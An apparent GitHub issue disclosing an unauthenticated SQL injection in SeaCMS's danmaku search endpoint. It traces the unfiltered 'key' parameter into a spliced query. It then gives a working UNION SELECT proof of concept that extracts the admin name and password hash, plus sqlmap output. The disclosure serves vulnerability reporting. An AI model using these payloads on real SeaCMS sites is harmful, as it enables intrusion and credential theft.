
SeaCms <= v12.6 /js/player/dmplayer/dmku/index.php has Unauthorized Sql Injection #23

Open **du1ge** opened this issue on Oct 8 · 0 comments

du1ge commented on Oct 8

There is no verification permission for this file
http://xxx.com/js/player/dmplayer/dmku/index.php




Request

```
GET /Upload/js/player/dmplayer/dmku/index.php?ac=so&key=1 HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:105.0) Gecko/20100101 Firefox/105.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie:
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 0


```

Response


```
HTTP/1.1 200 OK
Date: Sat, 08 Oct 2022 13:34:25 GMT
Server: Apache
Access-Control-Allow-Origin: *
Upgrade: h2
Connection: Upgrade, close
Vary: Accept-Encoding
Content-Length: 30
Content-Type: application/json; charset=utf-8

{
  "code":0,
  "count":0,
  "data":[
  ]
}
```

In line 50, "ac" is passed in through the GET method, the value of ac is "so", and the logic judgment is entered. The parameter key is passed into the function without any filtering: 搜索弹幕



```
41          if ($lock === 0) {
42              $d->添加弹幕($d_data);
43              succeedmsg(23, true);
44          } else {
45              succeedmsg(-2, "发送的太频繁了");
46          }
47      }
48
49
50      if ($_SERVER['REQUEST_METHOD'] === 'GET') {
51          if ($_GET['ac'] == "report") {
52              $text = $_GET['text'];
53              sql::举报_弹幕($text);
54              showmessage(-3, '举报成功！感谢您为守护弹幕作出了贡献');
55          } else if ($_GET['ac'] == "dm" or $_GET['ac'] == "get") {
56              $id = $_GET['id'] ?: showmessage(-1, null);
57              $data = $d->弹幕池($id) ?: showmessage(23, []);
58              showmessage(23, $data);
59          } else if ($_GET['ac'] == "list") {
60              $data = $d->弹幕列表() ?: showmessage(0, []);
61              showmessage(0, $data);
62          } else if ($_GET['ac'] == "reportlist") {
63              $data = $d->举报列表() ?: showmessage(0, []);
64              showmessage(0, $data);
65          } else if ($_GET['ac'] == "del") {
66              $id = $_GET['id'] ?: succeedmsg(-1, null);
67              $type = $_GET['type'] ?: succeedmsg(-1, null);
68              $data = $d->删除弹幕($id) ?: succeedmsg(0, []);
69              succeedmsg(23, true);
70          } else if ($_GET['ac'] == "so") {
71              $key = $_GET['key'] ?: showmessage(0, null);
72              $data = $d->搜索弹幕($key) ?: showmessage(0, []);
73              showmessage(0, $data);
74          }
75      }
```


In the function "搜索弹幕", the parameter key is also brought into the "搜索_弹幕池" without any filtering.



js > player > dmplayer > dmku > class > danmu.class.php

```
            $arr[$k][] = (string) $v['color']; //字体的颜色
            $arr[$k][] = (string) $v['cid'];  //现在是弹幕id，以后可能是发送者id了
            $arr[$k][] = (string) $v['text'];  //弹幕文本
            $arr[$k][] = '1.1.1.1';  //弹幕ip
            //$arr[$k][] = (string)$v['time'];  //弹幕系统时间
            $arr[$k][] = $date = date('m-d H:i', $v['time']);  //弹幕系统时间
            $arr[$k][] = (string) $v['size'];  //弹幕系统大小
            $arr[$k][] = (string) $v['user'];  //弹幕用户
        }

        return $arr;
    }
    public function 搜索弹幕($key)
    {
        $data = sql::搜索_弹幕池($key);
        //print_r($data);
        if (empty($data)) return null;

        $arr = [];
        foreach ($data as $k => $v) {
            // 请不要随意调换下列数组赋值顺序
            $arr[$k][] = (string) $v['id'];  //弹幕id
            $arr[$k][] = (float) $v['videotime'];  //弹幕出现时间(s)
            $arr[$k][] = (string) $v['type'];   //弹幕样式
            $arr[$k][] = (string) $v['color']; //字体的颜色
            $arr[$k][] = (string) $v['cid'];  //现在是弹幕id，以后可能是发送者id了
            $arr[$k][] = (string) $v['text'];  //弹幕文本
            $arr[$k][] = (string) $v['ip'];  //弹幕ip
            //$arr[$k][] = (string)$v['time'];  //弹幕系统时间
            $arr[$k][] = $date = date('m-d H:i', $v['time']);  //弹幕系统时间
            $arr[$k][] = (string) $v['size'];  //弹幕系统大小
            $arr[$k][] = (string) $v['user'];  //弹幕系统大小
        }

        return $arr;
    }
    public function 弹幕列表()
```


In the function "搜索_弹幕池", the key is directly spliced into the SQL query statement and causes sql injection.



js > player > dmplayer > dmku > class > mysqli.class.php

```php
            if ($stmt->execute() == false) {
                throw new Exception($stmt->error_list);
            }
            $data = self::fetchAll($stmt->get_result());
            $stmt->close();
            return $data;
        } catch (Exception $e) {
            showmessage(-1, $e->getMessage());
        }
    }

    public static function 搜索_弹幕池($key)
    {
        try {
            $stmt = self::$sql->prepare("SELECT * FROM sea_danmaku_list WHERE text like '%$key%' or id like '%$key%' ORDER BY
            time DESC");

            if ($stmt->execute() == false) {
                throw new Exception($stmt->error_list);
            }
            $data = self::fetchAll($stmt->get_result());
            return $data;
        } catch (PDOException $e) {
            showmessage(-1, '数据库错误:' . $e->getMessage());
        }
    }

    public static function 更新_发送弹幕次数($ip, $time = 'time')
```


poc:
http://xxx.com/js/player/dmplayer/dmku/index.php?ac=so&key=1%27%20union%20select%20null,null,null,null,null,name,null,null,null,password%20from%20sea_admin%20where%20id=1--%20-



```
GET /Upload/js/player/dmplayer/dmku/index.php?ac=so&key=
1%27%20union%20select%20null,null,null,null,null,name,null,null,null,password%20from%20sea_admin%20where%2
0id=1--%20- HTTP/1.1
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:105.0) Gecko/20100101 Firefox/105.0
Host: [redacted]
Accept: */*
Accept-Encoding: gzip, deflate
Connection: close
```

```
HTTP/1.1 200 OK
Date: Sat, 08 Oct 2022 13:51:43 GMT
Server: Apache
Access-Control-Allow-Origin: *
Upgrade: h2
Connection: Upgrade, close
Vary: Accept-Encoding
Content-Length: 96
Content-Type: application/json; charset=utf-8

{
  "code":0,
  "count":1,
  "data":[
    [
      "",
      0,
      "",
      "",
      "",
      "",
      "",
      "01-01 08:00",
      "admin",
      "a79951ae7473cb8b51d2"
    ]
  ]
}
```

Sqlmap:



```
➜  python3 sqlmap.py -u http://[redacted]/js/player/dmplayer/dmku/index.php\?ac\=so\&key\=1 --dbms mysql -p key --technique U      [2022-10-08 21:48:27]
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.6.5.5#dev}
|_ -| . [.]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local
, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 21:54:16 /2022-10-08/

[21:54:16] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: key (GET)
    Type: UNION query
    Title: Generic UNION query (NULL) - 10 columns
    Payload: ac=so&key=1' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x717a787871,0x61624f4245756b50727249776c494c575943467764686b41644879464855624a7
868526d704c5756,0x71766b6271),NULL,NULL-- -
---
[21:54:16] [INFO] testing MySQL
[21:54:16] [INFO] confirming MySQL
[21:54:18] [INFO] the back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL >= 5.0.0
[21:54:18] [INFO] fetched data logged to text files under '/Users/du1ge/.local/share/sqlmap/output/[redacted]'

[*] ending @ 21:54:18 /2022-10-08/
```

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant